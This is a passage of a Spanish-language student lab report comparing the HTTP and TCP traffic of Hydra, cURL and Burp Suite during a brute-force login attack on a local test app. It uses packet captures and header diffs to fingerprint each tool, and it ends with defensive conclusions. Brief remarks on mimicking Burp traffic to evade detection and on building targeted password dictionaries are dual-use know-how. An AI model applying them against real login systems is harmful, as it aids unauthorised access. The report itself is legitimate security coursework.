988	1.711484217	127.0.0.1	127.0.0.1	TCP	68	4280 → 55356 [ACK] Seq=1 Ack=206 Win=65280 Len=0 TSval=3142887350 TSecr=3142887350

Figura 20: Captura de muchos paquetes durante un ataque Brute Force con Hydra

En la imagen se puede notar como, aunque siguen un orden similar a cURL y Burp de paquetes TCP y HTTP. En este caso los requests ocurren de manera concurrente, lo que dificulta seguir 1 único request.

2.16. Mención de las diferencias (tráfico)

La diferencia más notoria en el tráfico entre las 3 aplicaciones es entre Hydra y cURL/BurpSuite, en la que Hydra genera una mayor cantidad de tráfico más rápido ya que los requests ocurren de manera concurrente.

2.16 Mención de las diferencias (tráfico)

En la naturaleza de los paquetes (tamaño), en la secuencia de paquetes TCP y la respuesta HTTP son prácticamente iguales. Pero en el HTTP request existe una diferencia notable entre los HTTP requests de Hydra (274 bytes) y de cUrl/BurpSuite (del orden de los 800 y 900 bytes).




Figura 21: Diferencia de tamaño en paquetes HTTP entre Burp (izquierda), cURL (derecha) e Hydra (abajo)

En el repositorio se encuentran 3 archivos

Packets/unordered-http-packet-<metodo>-as-text.txt en donde <metodo> puede ser curl, burp o hydra. En estos 3 archivos se puede ver la diferencia a inspección simple entre Hydra y los otros 2. En este caso Hydra es bastante más simple y solo utiliza exactamente los parámetros del header que se le entrega en el comando (es decir, la diferencia puede ser mucho menor si se construye de otra manera el comando para el ataque).


Siguiendo esta línea, para comparar cURL y Burp se toman 2 paquetes HTTP como texto y además se ordenan. Cabe notar como primera diferencia entre ellos el orden en que se construyen los parámetros del header.

```
wzrdd@heth in repo: cripto/Lab2/Packets on P main [!?] took 36s
λ diff unordered-http-packet-burp-as-text.txt unordered-http-packet-curl-as-text.txt
2,7c2,3
< Host: localhost:4280
< sec-ch-ua: "Chromium";v="117", "Not;A=Brand";v="8"
< sec-ch-ua-mobile: ?0
< sec-ch-ua-platform: "Linux"
< Upgrade-Insecure-Requests: 1
< User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.63 Safari/537.36
>
> Host: 127.0.0.1:4280
> Accept-Encoding: deflate, gzip, br, zstd
9,14d4
< Sec-Fetch-Site: same-origin
< Sec-Fetch-Mode: navigate
< Sec-Fetch-User: ?1
< Sec-Fetch-Dest: document
< Referer: http://localhost:4280/vulnerabilities/brute/
< Accept-Encoding: gzip, deflate, br
17c7,17
< Connection: keep-alive
>
> Proxy-Connection: keep-alive
> Referer: http://localhost:4280/vulnerabilities/brute/
> Sec-Fetch-Dest: document
> Sec-Fetch-Mode: navigate
> Sec-Fetch-Site: same-origin
> Sec-Fetch-User: ?1
> Upgrade-Insecure-Requests: 1
> User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.63 Safari/537.36
> sec-ch-ua: "Chromium";v="117", "Not;A=Brand";v="8"
> sec-ch-ua-mobile: ?0
> sec-ch-ua-platform: "Linux"
```

Figura 22: Comando diff entre cURL y Burp desordenado

2.17 Detección de SW (tráfico)

En la imagen se nota como comparten tanto los parámetros del header como sus valores pero en un orden distinto. Usando `sort` en Vim a ambos archivos se ordena en orden alfabético y se vuelve a ejecutar diff entre ambos.



```
wzrdd@heth in repo: cripto/Lab2/Packets on ʘ main [!?] took 1s
λ diff http-packet-burp-as-text.txt http-packet-curl-as-text.txt
1c1
< Accept-Encoding: gzip, deflate, br
—
> Accept-Encoding: deflate, gzip, br, zstd
4d3
< Connection: keep-alive
7c6,7
< Host: localhost:4280
—
> Host: 127.0.0.1:4280
> Proxy-Connection: keep-alive
```

Figura 23: Comando diff entre cURL y Burp ordenados alfabéticamente

Solo 3 diferencias aparecen: el host con el que se construyó son distintos porque durante la actividad se usó indistintamente localhost y 127.0.0.1. Además el encoding que aceptan, en su orden y además cURL acepta también `zstd` y además para mantener el keep-alive Burp usa como header “Connection” y cURL usa como header “Proxy-Connection”

2.17. Detección de SW (tráfico)

En esta experiencia sí se puede diferenciar el tráfico entre ambos 3 softwares. Entre Hydra y los demás por su cadencia en los request, que se solapan mientras ocurren en paralelo. Y entre cURL y BurpSuite por el orden en el que construyen los headers para realizar los requests.

Aunque, sí podría realizarse el ejercicio de imitar el request que realiza BurpSuite usando tanto Hydra como cURL. En el caso de cURL se necesitaría ser explícito con el encoding aceptados y cambiar el header “Proxy-Connection” por Connection. Aunque el orden de los headers hasta este momento no tiene una forma de mantener un orden personalizado, véase este Issue en Github sobre ordenar los headers, en la discusión también mencionan los TODO del proyecto y, a la fecha 17 de septiembre del 2023, la capacidad de ordenar los headers todavía está pendiente.

Para el caso de Hydra, ya que toma verbatim gran parte de los parámetros se puede asimilar un poco más, tanto copiando los headers en un orden preciso como en su cantidad. Pero el parámetro “Host” Hydra lo coloca al final del request y Burp al principio. Por lo que sí podría reconocerse por el orden de los parámetros.

Conclusiones y comentarios

A forma de concluir, se puede destacar la diferencia entre los 3 tráficos generados por BurpSuite, cURL y por Hydra en donde se puede, analizando los paquetes, obtener mayor información sobre un ataque por fuerza bruta. Al conocer la herramienta atacante se podría, por ejemplo, crear mejores filtros o tomar medidas específicas para defender un ataque.

Además, se pudo comprobar durante la experiencia que, aunque un ataque por fuerza bruta es factible, probar cada combinación de credenciales es lento, de esto se pueden crear medidas de seguridad como rate-limit para hacer el ataque aún más lento y además, esconder información como los nombres de usuarios que inmediatamente multiplican la cantidad de requests a realizar.

Como comentario adicional, se puede extender este trabajo con actividades cómo intentar imitar el tráfico de BurpSuite con cURL e Hydra, crear diccionarios especializados para un ataque (enfocado en datos de la empresa, datos geográficos, demográficos, etc) para darle mayor precisión al ataque, tomar tiempos de no solo realizar fuerza bruta en la contraseña sino que buscar pares usuario/contraseña, entre otras actividades.

Links

- Repositorio en Github: [Link](#)